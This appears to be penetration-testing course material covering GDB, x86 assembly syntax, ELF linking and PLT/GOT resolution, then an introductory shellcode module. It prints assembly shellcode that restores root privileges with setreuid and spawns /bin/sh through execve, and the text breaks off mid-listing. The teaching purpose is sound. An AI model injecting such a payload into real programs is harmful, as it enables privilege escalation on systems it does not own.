- Most common calling conventions:
  - cdecl: Caller places parameters to called function from right to left, and the caller tears down the stack
  - stdcall: Parameters placed by caller from right to left, and the called function is responsible for tearing down the stack

Calling Conventions

It is important to understand how parameters are passed to called functions and how functions return data. This is determined by the calling convention used by a program. There are several calling conventions, and we discuss the two most common for x86. The cdecl calling convention is common among C programs. It defines the order in which arguments or parameters are passed to a called function as being from right to left on the stack. With cdecl, the calling function is responsible for tearing down the stack. The EAX register is used to return values to the caller, as we have seen throughout the course. Procedure epilogue data is automatically added to the program during compile time to handle the tearing down of the stack. The stdcall calling convention is similar to that of cdecl; however, the called function is responsible for tearing down the stack when the function is completed. EAX is again used to return values from the called function back to the caller. Other calling conventions such as syscall, optlink, and fastcall are also seen.

Tool: GNU Debugger (GDB)

- Software Debugger for UNIX
- Author: Richard Stallman
- Debugs the C, C++, and Fortran programming languages
- Freeware!
- Attach to a process, open a process, registers, patching…

Tool: GNU Debugger (GDB)

The GNU Debugger (GDB) is a free software debugger that runs on various UNIX operating systems. MinGW is a tool that has brought some of the GDB functionality over to Windows and is available at http://www.mingw.org. GDB was originally created by Richard Stallman and has since had a large number of contributors. GDB supports the debugging of programs written in C, C++, and Fortran and has some support for PASCAL, Modula-2, and Ada. GDB is distributed as freeware under the GNU Public License.

With GDB, you have the option to attach to an already running process/program or you may use GDB to open up a program. This provides you with the ability to monitor and interact with the execution of a program. You have many options when working with a program under GDB, such as allowing a program to run as normal, pause execution based on a defined condition, patch the program during execution, and even step through program execution one instruction at a time. You can also disassemble a program and display its mnemonic instructions, view processor registers, trace function calls, and use many other features.

We walk through some of the more useful commands with GDB.

GDB Useful Commands (1)

- Useful Commands:
  - disass <function> – Dumps the assembly instructions of the function
    - E.g., *disass main*
  - break <function> – Pauses execution when the function given is reached
    - E.g., *break main*
  - print – Prints out the contents of a register and other variables
    - E.g., *print $eip*
  - x/<number>i <mem address> – Examines memory locations
    - E.g., *x/20i 0x7c87534d*
  - info – Prints the contents and state of registers and other variables
    - E.g., *info registers*
  - c or continue – Continues execution after a breakpoint
  - si – Step one instruction

GDB Useful Commands (1)

There are a large number of commands for GDB. To navigate through them, you can type **help** while running GDB. You can also view the manual page for GDB by typing **man gdb** at the command line while not already running GDB.

Command: disass <function> or <memory address>

The disassemble command allows you to view the mnemonic instructions, which make up a particular function or area of memory. You can specify a function name such as "disass main" or a memory address such as “disass 0x7c8751b3” to display the instructions making up the function. It is a good idea to write a simple program, such as the standard "Hello World" program, to see how basic disassembly looks in the debugger.

Command: break <function>

You can use the break command a couple of different ways. The most common usage of the command is to simply tell GDB to break and pause execution when a certain function or memory address is reached. For example, you can type **break main** and as soon as the main() function is reached, and GDB will pause execution. You can also use a conditional break. For example, you can tell GDB to break only if a counter in a loop reaches a certain number, or if the value of a subroutine is a 1 or a 0. This feature gives you a lot of power when debugging or testing a program. When you’re breaking on a memory address, an asterisk is necessary to tell GDB that the memory address should not be interpreted as a function name (for example, *0x8048430).

Command: print

The print command is most useful for allowing you to print the value of an expression. For example, the command "print $eip" shows you the value currently held in the EIP register.

Command: x

The x command enables you to examine memory. For example, the command x/20i 0x7c87534d will print 20 assembly instructions starting at the listed address. Common switches include x/x to examine DWORDs in hex, x/s to examine ASCII strings, and x/i to examine instructions held at a wanted location. The optional value placed after the slash allows you to specify the number of DWORDs, strings, or instructions viewed at one time.

Command: info

The info command enables you to get information on many aspects of the program. The command info registers display the contents of the processor registers. The command info symbol <memory address> displays the name of the symbol held at that address. The command info function displays all the defined functions and their memory addresses. Functions that are called through the use of pointers may not show up with this command, and other binaries may have been stripped, limiting the amount of information available without reverse engineering or having access to debugging symbols.

Command: c or continue

The c or continue command continues execution after a breakpoint is hit.

Command: si

The si command stands for "step instruction" and works exactly how it sounds. If you are at a breakpoint, you can issue the command to move a single instruction. You can also specify an argument, N, to step a specified number of instructions (for example, si 6).

GDB Useful Commands (2)

- More useful commands:
  - backtrace or bt – Prints the return pointers back to the callers as part of the current call chain
    - E.g., *bt*
  - info function – Prints out all functions
    - E.g., *info func*
    - This command will not print out stripped functions, only those located in the Procedure Linkage Table
  - set disassembly-flavor <intel or att> – Changes the assembly syntax used
    - E.g., *set disassembly-flavor att*
  - info breakpoints and del breakpoints – Lists and deletes breakpoints
    - E.g., *del breakpoint 3*
  - run – Runs or restarts the program

GDB Useful Commands (2)

Command: backtrace or bt

The backtrace command prints out all return pointers as part of the current call chain. This means that if function 1 calls function 2, and then function 2 calls function 3, the backtrace command would print out the return pointer back to function 2 and then the return pointer back to function 1.

Command: info function

This command lists all functions used within the program, both dynamically resolved and internal, if the program has not been stripped.

Command: set disassembly-flavor <intel or att>

This command changes the disassembly syntax to either intel or att.

Command: info breakpoints and del breakpoints

The info breakpoints command lists all breakpoints currently set, and the del breakpoints command enables you to delete one or more breakpoints.

Command: run

Runs or restarts the program.

x86 Assembly Language

- Low-level programming language
  - Mnemonic instructions are used to represent machine code
- Optimized for processor manipulation
- Ideal for:
  - Device drivers
  - Video games requiring hardware access
  - Allows faster access to hardware
    - No abstraction with a high-level language
  - Where speed is critical

x86 Assembly Language

Low-Level Programming Language

Assembly language sits somewhere between high-level languages (such as C++, Java, and C#) and machine code. It is a low-level programming language specific to a class of processors, such as the x86 suite. Assembly code uses short mnemonic instructions/opcodes specific to the processor architecture.

Allows Faster Access to Hardware

With assembly language, you have more power to quickly access hardware, as opposed to performing various levels of interpretation through the use of a higher-level language. As one could assume, this speeds up hardware access because you are reducing the number of assembly instructions necessary to complete a task. An example is the ability to write more efficiently to an Input/Output (I/O) port.

Basically, wherever speed is of great concern, an entire program or part of a program can be written in assembly to speed things up. Device drivers and video game programming are common areas to see assembly being used. Assembly programming can often be machine-specific or OS-specific, which can limit the amount of portability between OSs, such as with driver programming. Take, for example, a wireless card and its requirement to work with a specific version of Linux. The driver may not be portable between architectures and machine type; however, the benefit is speed and the ability to perform operations not easily achieved through higher-level languages.

AT&T versus Intel Syntax (1)

- **AT&T**

sub $0x48, %esp

mov %esp, %ebp

src dst

- $ = Immediate Operand
- % = Indirect Operand
- () = Pointer

- **Intel**
- sub esp, 0x48
- mov ebp, esp

dst src

- [] = Pointer

AT&T versus Intel Syntax (1)

On many *NIX debuggers, AT&T is the x86 syntax used by default, whereas Windows debuggers, such as WinDbg and Immunity Debugger, often default to Intel syntax. With AT&T syntax, the % sign goes in front of all operands, where the value to be used is held in a register such as %esp or %edi. This also applies if the destination is a register. A lowercase "l" stands for long. The $ sign implies an immediate operand, as opposed to a value or address stored in a register. For example, $4 is an immediate operand that would be displayed in the assembly code. This could be used in an instruction such as mov $4, %eax, which would move the value 4 into the EAX register. In AT&T syntax, the source is first and the destination is second. For example, the instruction mov %edx, %eax could be read as "move this, into that."

With the Intel syntax, the source and destination operands are reversed, where the first operand is the destination and the second operand is the source; for example, "move into this, that." You will also notice that the Intel variant does not use the $, %, and lowercase "l" signs. Instead, you may see instructions containing mnemonics such as DWORD and QWORD.

AT&T versus Intel Syntax (2)

- Size of operands
  - AT&T uses the last character in the name of the instruction, such as b for byte, w for word, or l for long
    - movl $0x8028024, (%esp)
  - Intel uses "byte ptr", "word ptr", or "dword ptr"
    - mov DWORD PTR [esp], 0x8028024

AT&T versus Intel Syntax (2)

Size of Operands

AT&T uses the last character in the name of the instruction, such as b for (byte), w for (word), and l for (long), to limit the length of the values being moved or calculated. A byte is equal to 8 bits, a word is equal to 16 bits, and a long value is equal to 32 bits, also known as a double-word (DWORD). For example, the instruction movl $0x8028024, (%esp) moves the long (32-bit) memory address 8028024h into the address pointed to by the ESP register. The parenthetical tells us that it is a pointer and not to copy the address into the ESP register, but to the address held in ESP.

Intel syntax uses different mnemonics to perform the same instruction. The same instruction from the AT&T example in Intel format would be mov DWORD PTR [esp], 0x8028024. This says to move the double-word address 8028024h into the memory address the ESP register is pointing to, just like the AT&T instruction. Instead of using b, w, and l to state the length of the values being moved or calculated, Intel syntax uses BYTE, WORD, DWORD, and QWORD.

Linkers and Loaders

- Linkers vs. loaders
  - Linkers link a function name to its actual location
  - Loaders load a program from storage to memory
- Symbol resolution
  - Resolving the function's address during runtime
- Relocation
  - Address conflicts may require relocation
- Name mangling (not to be confused with overloading)
  - I.e., the function "main" becomes "_main" or "Z__main__"

Linkers and Loaders

Linkers have the primary responsibility of symbol resolution, taking the symbolic name of a function and linking it to its actual location. For example, if we call the function printf() from within a program, the linker is responsible for locating the memory address of that function from a system library and then populating a writable area in memory inside the process. Loaders are responsible for loading a program from disk or any secondary storage into memory.

Relocation

If a shared object requests to be loaded to an area of memory that is already being used, there must be a control in place to allow the object to be loaded into a different area of memory. Commonly known as the .reloc section, relocation provides exactly that ability. On modern systems, there is often a desired load address a program would like to use. If the load address is unavailable, the relocation section patches the program to the new addressing. Items such as functions are referenced by Relative Virtual Addresses (RVAs) and are not an issue. Thus, if the RVA for the function math_calc() is 0x500, this RVA will be added to whatever load address is used. So if the load address of the program is at 0x800000 and the RVA of the math_calc() function is 0x500, the true location would be 0x800500. If the load address 0x800000 is unavailable, a new load address such as 0x400000 needs to be selected and the calls patched by working with the relocation section. Now the address of the function math_calc() will be 0x400500.

On Windows systems, the process of relocation is called fix-ups. Fix-ups are almost never needed on modern Windows systems, as each program is given its own address space. Modern Linux systems also rarely have the need to relocate an ELF file. Shared libraries sometimes need relocation, but desired addressing is almost always available. Nonetheless, the support for relocation must be within the object file in the event it is needed.

Name Mangling

The name of a function or other procedure/construct in a program's source code will often not be the same name seen in symbol tables and the like. For example, the main function within C source code may be mangled to the

name _main when converted to an object file. This process serves a couple different purposes. One is to provide uniqueness within a program to avoid name collisions. You could imagine what consequences might occur if a call is made to a name shared by two functions. Some languages, such as C, do not support polymorphism, so mangling is not needed; however, there are other reasons for mangling symbols.

Calling conventions used by various programming languages and supported by operating systems can differ. Name mangling can provide a way in which the operating system handles the program. For example, one mangling method may add two underscores "__" before a name, whereas another may place _Z in the front of all functions. So the main function could become __main or _Zmain, depending on what tool compiled the program. The type of mangling used can then, for example, identify to the system in what order to expect parameters passed to a subroutine.

Executable and Linking Format (ELF)

- Executable and Linking Format
  - Executable and relocatable files
    - Can be mapped directly into memory at runtime
    - Allows for relative addressing to remain while changing the load address
  - Shared objects
    - Used primarily to house shared functions
  - a.out format outdated with limited support for dynamic linking

Executable and Linking Format (ELF)

ELF is an object file format used by many UNIX OSs to support dynamic linking, symbol resolution, and many other functions. Object files contain various elements, including the machine code of the executable program and symbols that need to be imported, as well as functions that can be exported, debugging information, relocation information, and a header file. For a file to be linkable, it must contain a number of these elements. An ELF file contains a set of sections used by the linker.

Due to the lack of support for dynamic linking and support issues with C++, the a.out object file format is seen less often on modern *NIX-based operating systems. a.out stands for Assembler Output and is an outdated file format for executable and shared libraries. Some compilers still default to this nomenclature when an output file is not stated.

Relocatable ELF Files

Relocatable ELF files contain multiple sections, such as object code, data, symbols having or needing resolution, a magic number, and various other sections. These sections are contained within the ELF header file. A relocatable file allows for the relative address of a mapped section or symbol to be maintained, while modifying the base address in the event there may be a conflict. For example, if the relative address of a function called get_fork() is 0x4000 and it was expecting to be mapped to the base address 0x08000000, the absolute address in that instance would be 0x08004000. However, if the file is in relocatable format, the base address could be relocated to a new base address, such as 0x08040000, resulting in the absolute address of 0x08044000.

Executable ELF Files

Executable ELF files are relatively close to the format of relocatable ELF files. The primary difference is the capability for an executable ELF file to be mapped directly into memory upon execution. Executable ELF files have been optimized by including only the necessary sections, including read-only code, data, BSS, virtual addressing information, and some other relevant information.

Shared Objects

An ELF shared object file contains the elements of both relocatable files and executable files. It contains the program header file contained in an ELF executable file, loadable sections, and the additional linking information contained in relocatable files. A shared object is simply a library of functions available to developers. A dynamically compiled program relies on system libraries contained on a target system. These libraries are loaded into a program during startup, and the function names within them are dynamically resolved as required.

Procedure Linkage Table (PLT)

- Procedure Linkage Table (PLT)
  - Read-only table produced at compile time, which holds all necessary symbols needing resolution
  - Resolution performed when a request is made for the function (lazy linking)
- Global Offset Table (GOT)
  - Writable memory segment to store pointers
  - Updated by the dynamic linker during symbol resolution

Procedure Linkage Table (PLT)

The Procedure Linkage Table (PLT) is a read-only section, primarily responsible for calling the dynamic linker during and after program runtime to resolve the addresses of requested functions. This is not handled during compile time because the shared libraries are unavailable and the addresses unknown. The PLT is a much larger table than the GOT; however, resolution is not performed until the first time a call to the requested function is made, saving resources. Each program has its own PLT that is useful only to itself. When symbol resolution is requested, the request is made to the PLT by the calling function, and the address of the GOT is pushed into a processor register. Here's what happens from a high level:

1) The program makes a call to a function residing within a shared library and requires the absolute memory address—for example, printf().
2) The calling program must push the address of the GOT into a register because relocatable sections may contain only Relative Virtual Addresses (RVAs) and not the needed base 32-bit address.
3) From step 1, the request is made to the PLT, which in turn passes control to the GOT entry for the requested symbol. If this is the first time the request for the particular function is made, go to the next step. If not, jump to step 5.
4) Because this is the first request for the function, control is passed by the GOT back to the PLT. This is done by first pushing the address of the relative entry within the relocation table, which is used by the dynamic linker for symbol resolution. The PLT then calls the dynamic linker to resolve the symbol. Upon successful resolution, the address of the requested function is placed into the GOT entry.
5) If the GOT holds the address of the requested function, control can be passed immediately without the involvement of the dynamic linker.

Global Offset Table (GOT)

During program runtime, the dynamic linker populates a table known as the Global Offset Table (GOT). The dynamic linker obtains the absolute addresses of requested functions and updates the GOT as requested. Files do not need to be relocatable because the GOT takes requests for locations from the Procedure Linkage Table (PLT). Many functions will not be resolved at runtime and get resolved only on the first call to the requested function. This is a process known as lazy linking, which saves on resources.

Tool: objdump (1)

- Displays object file information
- Author: Eddie C.
- Freeware under GNU Public License
- Performs disassembly
  - GDB also disassembles, but with objdump you don't have to execute the program
  - Prints out a "deadlisting"
- Displays file headers, symbol information, and more

Tool: objdump (1)

The tool objdump displays information about or within an object file. You can specify options to output only the wanted results or get a more comprehensive listing. The tool was created by Eddie C., for whom not much information is publicly available. The tool is freeware under the GNU Public License. It is simply amazing that there are such great contributors to free software! Objdump is best known for its capability to disassemble object files and provide header, section, and symbol detail in a clear and concise listing. Objdump can be used as opposed to GDB when you want to perform analysis on a binary without executing the program through a debugger such as GDB. This disassembly is often referred to as a "deadlisting" because the code is not running in a live state, as it would in a debugger.

We will take a look at some of the more common objdump commands on the next slide.

Tool: objdump (2)

- Useful commands:
  - `objdump -d`
    - Disassembles an object file
  - `objdump -h`
    - Displays section headers
  - `objdump -j <section name>`
    - Allows you to specify a section
    - E.g., *objdump -j .text -d ./<prog_name>*

Tool: objdump (2)

Command: objdump -d

This command disassembles and displays all functions used within the program. You can use the -D switch to get a more comprehensive listing.

Command: objdump -h

This command displays all the section headers, their virtual memory address, and sizing information.

Command: objdump -j

This command allows you to display only the contents within a specific section of the program. For example, *objdump -j .text -d ./<prog_name>* will show a disassembly of the code segment.

Tool: readelf

- Tool to display ELF object file information
- Authors: Eric Youngdale and Nick Clifton
- Freeware under GNU Public License
- Displays information on ELF headers and sections: GOT, PLT, location information

Tool: readelf

The readelf tool displays object file information similar to that of objdump. The tools often come down to a matter of preference and comfort; however, each tool seems to do certain things a little better than the others. The readelf tool was created by Eric Youngdale and Nick Clifton. It is also a freeware tool under the GNU Public License. We use the readelf tool to take a look into symbol tables within the Global Offset Table (GOT) and Procedure Linkage Table (PLT). Using the -x switch, you can specify a section to display. For example, we use the -x switch to take a look into the GOT section.

ELF Demonstration (1)

- Let's track the behavior of symbol resolution!
  - If you want to follow along:
    - Fire up a command shell from your Kubuntu Gutsy VMware image
    - Change to the /home/deadlist directory
    - Check to make sure the program "memtest" is in the directory
    - Note that your addressing may differ slightly, but it does not prevent you from going through the steps
    - If prompted when starting Gutsy Gibbon up, say that you copied the VM

ELF Demonstration (1)

Run through an exercise to make this process sink in. Following the steps taken to resolve a symbol at runtime is the best way to understand what areas are writable and where addresses are stored as well as to get some more experience with GDB and assembly. Performing security research requires you to know the path of execution a program takes, and the linking process is no exception.

First, fire up a command shell from your Kubuntu image and make sure you're in the "/home/deadlist" directory. The "memtest" program should already exist. On the next few slides, we follow some of the behavior shown by the linking process.

ELF Demonstration (2)

- In GDB, enter `disas main`, locate the following, and exit GDB:

```
(gdb) x/i 0x80484a4
0x80484a4 <main+83>:call   0x8048374 <puts@plt>
(gdb)
```

- From command line, enter the following:

```
$ objdump -d -j .text ./memtest |grep puts
 80484a4:     e8 cb fe ff ff   call   8048374 <puts@plt>
$
```


ELF Demonstration (2)

From the /home/deadlist directory, type in **`gdb memtest`**. Next, type in **`disas main`** and find the call to the puts() function. The puts() function simply places a string to standard output (stdout), similar to printf(), but does not support format strings. After entering in the command, you should see an instruction similar to the one on the slide. The instruction shown is simply a call from main() to the puts() function, but where is it taking us?

Copy down the memory address to continue with the exercise. For our slide, the memory address is 0x8048374. We could also enter the following command into the objdump tool to find the same information:

```
objdump -d -j .text memtest |grep puts
```

This command gives us the results shown on the second image. We must first know the functions that are called from a shared library to have the appropriate names to grep. We could obtain this information by taking a look at the dynamic relocation entries for the program.

ELF Demonstration (3)

- To find the following, enter the command:

```
$ objdump -R ./memtest

./memtest:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080497cc R_386_GLOB_DAT    __gmon_start__
080497dc R_386_JUMP_SLOT   getpid
080497e0 R_386_JUMP_SLOT   __gmon_start__
080497e4 R_386_JUMP_SLOT   __libc_start_main
080497e8 R_386_JUMP_SLOT   scanf
080497ec R_386_JUMP_SLOT   printf
080497f0 R_386_JUMP_SLOT   puts
```

ELF Demonstration (3)

`objdump -R memtest`

This command gives us the results shown on the slide. What is listed is actually the Global Offset Table entries for each function. Why is the address we have been seeing, 0x8048374, no longer shown? We now have the address on the left side showing 0x080497f0 for the puts() function. Let's figure out what is happening on the next slide.

ELF Demonstration (4)

- Type in the following command and determine its meaning:

```
(gdb) x/3i 0x8048374
0x8048374 <puts@plt>:     jmp    *0x80497f0
0x804837a <puts@plt+6>:   push   $0x28
0x804837f <puts@plt+11>:  jmp    0x8048314 <_init+48>
```

- From command line, enter the following:

```
$ objdump -j .got.plt -d ./memtest |grep 80497f0
 80497f0:     7a 83 04 08
```


ELF Demonstration (4)

If we go back into the code segment to take a look at the original address found in the puts() function call, 0x8048374, we find the results shown in the top image on the slide. We now see that by going to the address shown in the call to puts() from main, it redirects us to the puts() entry in the Procedure Linkage Table (PLT). Inside the PLT entry is a jump to a pointer at the address 0x80497f0. We must now continue our path to resolution. 0x80497f0 exists within the Global Offset Table (GOT). This is the same address shown when running the objdump -R command.

```
(gdb) x/3i 0x8048374
```

Next, enter the following command:

```
$ objdump -j .got.plt -d ./memtest |grep 80497f0
```

This gives us the addresses residing within the .got.plt section, or simply the Global Offset Table section. As seen in the second image of this slide, the address 0x080497f0 displays "7a 83 04 08". Reverse the order due to little-endian and we get the address 0x804837a, which can be seen in the second line of the first command executed in the slide. This means that, by default, the GOT entry points back down to the PLT. This causes the dynamic linker to be called so that it can write the real address of the desired function into its GOT location.

ELF Demonstration (5)

- In GDB, enter the following command:

```
(gdb) x/x 0x80497f0
0x80497f0 <_GLOBAL_OFFSET_TABLE_+32>:    0xb7ee7920
(gdb)
```

- Look up the newly populated address in the GOT with:

```
(gdb) x/3i 0xb7ee7920
0xb7ee7920 <puts>:  push   %ebp
0xb7ee7921 <puts+1>:mov    %esp,%ebp
0xb7ee7923 <puts+3>:sub    $0x1c,%esp
```

puts()

ELF Demonstration (5)

Bring out our good friend GDB to help us out! Start up the memtest program with GDB by entering the "**gdb memtest**" command. Run the program by typing the word "**run**" into GDB. The program will ask you to enter a number. Choose any number and press Enter. At this point, the program is held open with a while loop. Press CTRL-C to "break" the program. Go ahead and enter the following into GDB:

```
(gdb) x/x 0x80497f0
```

The results are shown on the slide. The address on the left we received from the PLT with the JMP instruction. Before we ran the program, there was no entry at this address; instead, it was a pointer back into the PLT, which calls the dynamic linker. Now that the program is running and the function call to puts() has executed, the symbol has been resolved and we have the address "0xb7ee7920" shown. This should be the actual address of the puts() function.

If we enter in the command **x/3i 0xb7ee7920**, we discover this is indeed the address of the puts() function. The "3i" means display three results as instructions. The results are shown on the lower slide image. At this point, the symbol has been fully resolved. Remember, this was not the case at first. The symbol existing in the GOT is not resolved until the first time it is requested. At that point, the dynamic linker resolves the symbol and writes the address into the GOT. From this point forward while this program is running, any requests to the same function have the address of the function without involving the dynamic linker. The PLT entry points into the GOT entry holding the address of the function.

Module Summary

- Understanding processor registers is key
- Memory management is complex
- Understanding x86 assembly code is a commitment. Dive in!
- Linkers and loaders require special attention
- We have covered the basics to move forward

Module Summary

In this module, we covered some important aspects of memory and processor behavior that allow us to move forward into more advanced concepts. Processor registers were designed with specific functions in mind; however, that power is given to the programmer and how they decide to use them. Memory management is complex, which will become more apparent as we move forward. We will be analyzing assembly often during the remainder of this course and diving in is the best way to learn.

Review Questions

1) Which 32-bit processor register is responsible for counting?
2) Is the following assembly instruction in Intel or AT&T format: PUSH DWORD PTR SS:[EBP+8]
3) The PLT entry for a function holds a JMP to the relative entry in the GOT. True or False?
4) What construct stores the state of processor registers for a given process?

Review Questions

1) Which 32-bit processor register is responsible for counting?
2) Is the following assembly instruction in Intel or AT&T format: PUSH DWORD PTR SS:[EBP+8]
3) The PLT entry for a function holds a JMP to the relative entry in the GOT. True or False?
4) What construct stores the state of processor registers for a given process?

Answers

1) ECX
2) Intel
3) True
4) Process Control Block (PCB)

Answers

1) **ECX**: The ECX register is commonly used to perform count operations.

2) **Intel**: The instruction PUSH DWORD PTR SS:[EBP+8] is in Intel format and is from a Windows system.

3) **True**: The Procedure Linkage Table (PLT) and Global Offset Table (GOT) are used to resolve symbols during and after program runtime. The PLT holds a jump to a functions entry in the GOT.

4) **The Process Control Block (PCB)** stores the state of registers while the processor performs context switching.

Recommended Reading

- *Debugging with GDB*, by Richard M. Stallman and Cygnus Solutions, February 1999
- *Linkers & Loaders*, by John R. Levine, 2000
- *Assembly Language for Intel-Based Computers*, 5th Edition, by Kip R. Irvine, 2007
- Intel 64 and IA-32 Intel Architectures Software Developer Manuals

Recommended Reading

Debugging with GDB, by Richard M. Stallman and Cygnus Solutions, February 1999

Linkers & Loaders, by John R. Levine, 2000

Assembly Language for Intel-Based Computers, 5th Edition, by Kip R. Irvine, 2007

Intel 64 and IA-32 Intel Architectures Software Developer Manuals:
https://software.intel.com/en-us/articles/intel-sdm

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 4

Introduction to Memory

Introduction to Shellcode

Smashing the Stack

- Exercise: Linux Stack Overflow
- Exercise: ret2libc

Advanced Stack Smashing

- Exercise: x64_vuln

Bootcamp

- Exercise: Brute Forcing ASLR
- Exercise: mbse
- Bonus Exercise: ret2libc with ASLR

Introduction to Shellcode

This module steps through the definition of shellcode, how it is used, and some typical behavioral issues that must be taken into consideration when writing shellcode.

Objectives

- Our objective for this module is to understand:
  - Shellcode basics
  - System calls
  - Writing shellcode
  - Removing nulls
  - Testing shellcode

Objectives

In this module, we dive into the world of shellcode. We first step through some basics about shellcode and system calls, followed by how to write shellcode. We focus on Linux shellcode writing, because it is less complex than Windows shellcode. Windows shellcode is covered on the appropriate course day.

Shellcode

- Shellcode: Code to spawn a shell…
- Written in assembly language
  - Assembled into machine code
- Specific to processor type
  - E.g., x86, PowerPC, ARM, x64 OS X
- Injected into a program during exploitation and serves as the "payload"

Shellcode

Shellcode got its name from the fact that, historically, it was primarily used to spawn a shell. Shellcode is usually written in assembly language and then assembled into machine code by a tool such as the Netwide Assembler (NASM). Today, shellcode can be used to pretty much do anything under the rights of the program being compromised. Common uses of shellcode are to bind a shell to a listening port on the system, to shovel (reverse) a shell out to a remote system, to add a user account, for DLL injection, for log deletion or forging, and for many other functions.

Shellcode is most commonly written in an assembly language such as x86. The fact that assembly code is architecture-specific makes it non-portable between different processor types. Shellcode is typically written to directly manipulate processor registers to set them up for various system calls made with opcodes. When the assembly code has been written to perform the operation desired, it must then be converted to machine code and freed of any null bytes. It must be free of any null bytes because many string operators such as strcpy() terminate when hitting them. There are tricks to get around this, which we cover.

System Calls

- Force the program to call functions on your behalf
- Communicate between user mode and kernel mode (Ring 0)
- Arguments are loaded into processor registers and an interrupt is made. On 32-bit x86:
  - EAX holds the desired system call number
  - EBX, ECX, and EDX hold arguments usually in alphabetical order
- Each system call must be well understood prior to writing the assembly code

System Calls

To call functions to perform operations such as opening up a port on the system or modifying permissions, system calls must be used. On UNIX OSs, system call numbers are assigned for each function. Their consistency allows for ease in programming among different operating systems. System calls provide a way to manage communication to hardware and functionality offered by the kernel that may not be included in the application's address space. Most systems use ring levels to provide security and protection from allowing an application to directly access hardware and certain system functions. For a user-level program to access a function outside of its address space, such as setuid(), it must identify the system call number of the desired function and then send an interrupt 0x80 (int 0x80). The instruction int 0x80 is an assembly instruction that invokes system calls on most *NIX OSs. This interrupt work as a way of signaling the OS to let it know that an event of some sort has occurred. With this information, the OS can prioritize tasks and instructions to process.

With most system calls, one or more arguments are required. The system call number is loaded into the EAX register. Arguments that are to be passed to the desired function are loaded into EBX, ECX, and EDX, usually in that order. (64-bit systems make use of QWORD registers and R9-R16, for example, if we call the exit() function.) The value "1" is loaded into EAX. Any arguments to exit() are loaded into the other registers, and, finally, the int 0x80 is executed. Here's an example of these instructions:

```
…
mov eax, 1
mov ebx, 0
int 0x80
…
```

The above instructions load the system call number "1" for exit() into EAX. The value "0" is loaded into EBX, and, finally, the interrupt 0x80 is executed.

The following is a short list of some common system calls:

00 sys_setup [sys_ni_syscall]
01 sys_exit
…
04 sys_write
05 sys_open
06 sys_close
…
11 sys_execve
15 sys_chmod
…
23 sys_setuid
24 sys_getuid
…
37 sys_kill
39 sys_mkdir
40 sys_rmdir
…
45 sys_brk
46 sys_setgid
…
52 sys_umount2 [sys_umount] (2.2+)
53 sys_lock [sys_ni_syscall]
54 sys_ioctl
55 sys_fcntl
56 sys_mpx [sys_ni_syscall]
…
70 sys_setreuid
71 sys_setregid
72 sys_sigsuspend

A full list can be found in the file /usr/include/asm-i386/unistd.h. Thanks to Jon Erickson for pointing that out.

Creating Shellcode (1)

- Let's get right to how to write effective shellcode
- Spawning a root shell:
  - Many programs drop privileges
  - We need to restore rights
    - setreuid() system call
  - Other problems may arise…
  - We do a 32-bit example

Creating Shellcode (1)

Many security researchers have become reliant on resources such as "The Metasploit Project," located at https://www.metasploit.com, for shellcode generation. The ability to quickly fetch shellcode for proof of concept (PoC) is great, but it is important to know how shellcode works and how to make changes. If you code many PoC exploits, you will often find yourself in one-off situations in which custom shellcode is required. Also, what happens if existing shellcode becomes obsolete and you are forced to create your own? It is a great skill to have and one that forces a necessary bond with assembly code.

We will not spend much time on writing shellcode because the concepts hold true with the generation of most shellcode. When you understand the requirements, you can work your way through many different types of shellcode. Often the complexity introduced by more advanced shellcode on Linux is due to the requirement that you understand how to do things, such as binding a shell to a listening port for a remote exploit. If you have this knowledge with a programming language such as C or C++, you simply need to understand what the system call is expecting in assembly and in which registers to load the arguments.

We now take a look at how to escalate your privileges to root. We skip straight to the requirement of restoring the rights of the application being exploited to avoid getting a user-level shell. As discussed previously, whenever possible, an application drops the privileges of an application as a security feature. To have your shellcode spawn a root shell, we need to call a function to restore the rights of the application. For this, we can use the setreuid() system call. We also cover some other problems encountered when writing shellcode.

Creating Shellcode (2)

```
BITS 32

; Below is the syscall for restoring the UID back to 0...
mov eax, 0x00    ; We're moving 0x0 to eax to prepare it for a syscall number
mov ebx, 0x00    ; We're moving 0x0 to ebx to pass as arg to setreuid()
mov ecx, 0x00    ; We're moving 0x0 to ecx to pass as arg to setreuid()
mov edx, 0x00    ; We're moving 0x0 to edx to pass as arg to setreuid()
mov eax, 0x46    ; Loading syscall #70 setreuid() into eax
int 0x80         ; Sending interrupt and execute syscall for setreuid()

; Below is the syscall for execve() to spawn a shell...
mov eax, 0x00    ; Zeroing out eax again.
push edx         ; Pushing null byte to terminate string.
push 0x68732f2f  ; Pushing //sh before null byte. // makes it 4 bytes. Extra / is ignored
push 0x6e69622f  ; Pushing /bin before //sh and the null byte.
mov ebx, esp     ; Moving Stack Pointer address into ebx register.
push edx         ; Pushing 0x0 from XOR-ed edx reg onto stack
push esp         ; Pushing esp address above 0x0.
mov ecx, esp     ; Copying esp to ecx for argv.
mov eax, 0x0b     ; Loading system call number 11 execve() into eax
int 0x80         ; Sending interrupt and execute syscall for execve()
```


Creating Shellcode (2)

This slide gives us the assembly code needed to restore rights to the application for it to run as root when making our execve() call to spawn a root shell. Note that this is not a typical x86 assembly program. There are no sections such as .text and .data defined, as a normal assembly program would have. We are attempting to write a piece of position-independent assembly code. We inject this code inside an application's address space, and as such must compensate for the fact that we cannot easily define various sections. The most efficient and successful way to write our shellcode is to ensure its capability to run independently. There are many tricks that shellcode authors use to get their shellcode to execute successfully. We will see a couple of these techniques. Now walk through the assembly code on this slide with the notes added by this author.

BITS 32

; Below is the syscall for restoring the UID back to 0 ...
mov eax, 0x00 ; We're moving 0x0 to eax to prepare it for a syscall number
mov ebx, 0x00 ; We're moving 0x0 to ebx to pass as arg to setreuid()
mov ecx, 0x00 ; We're moving 0x0 to ecx to pass as arg to setreuid()
mov edx, 0x00 ; We're moving 0x0 to edx to pass as arg to setreuid()
mov eax, 0x46 ; Loading syscall #70 setreuid() into eax
int 0x80 ; Sending interrupt and execute syscall for setreuid()

```
; Below is the syscall for execve() to spawn a shell ...
mov eax, 0x00                   ; Zeroing out eax again.
push edx                        ; Pushing null byte to terminate string.
push 0x68732f2f                 ; Pushing //sh before null byte. // makes it 4 bytes. Extra / is ignored
push 0x6e69622f                 ; Pushing /bin before //sh and the null byte.
mov ebx, esp      ; Moving Stack Pointer address into ebx register.
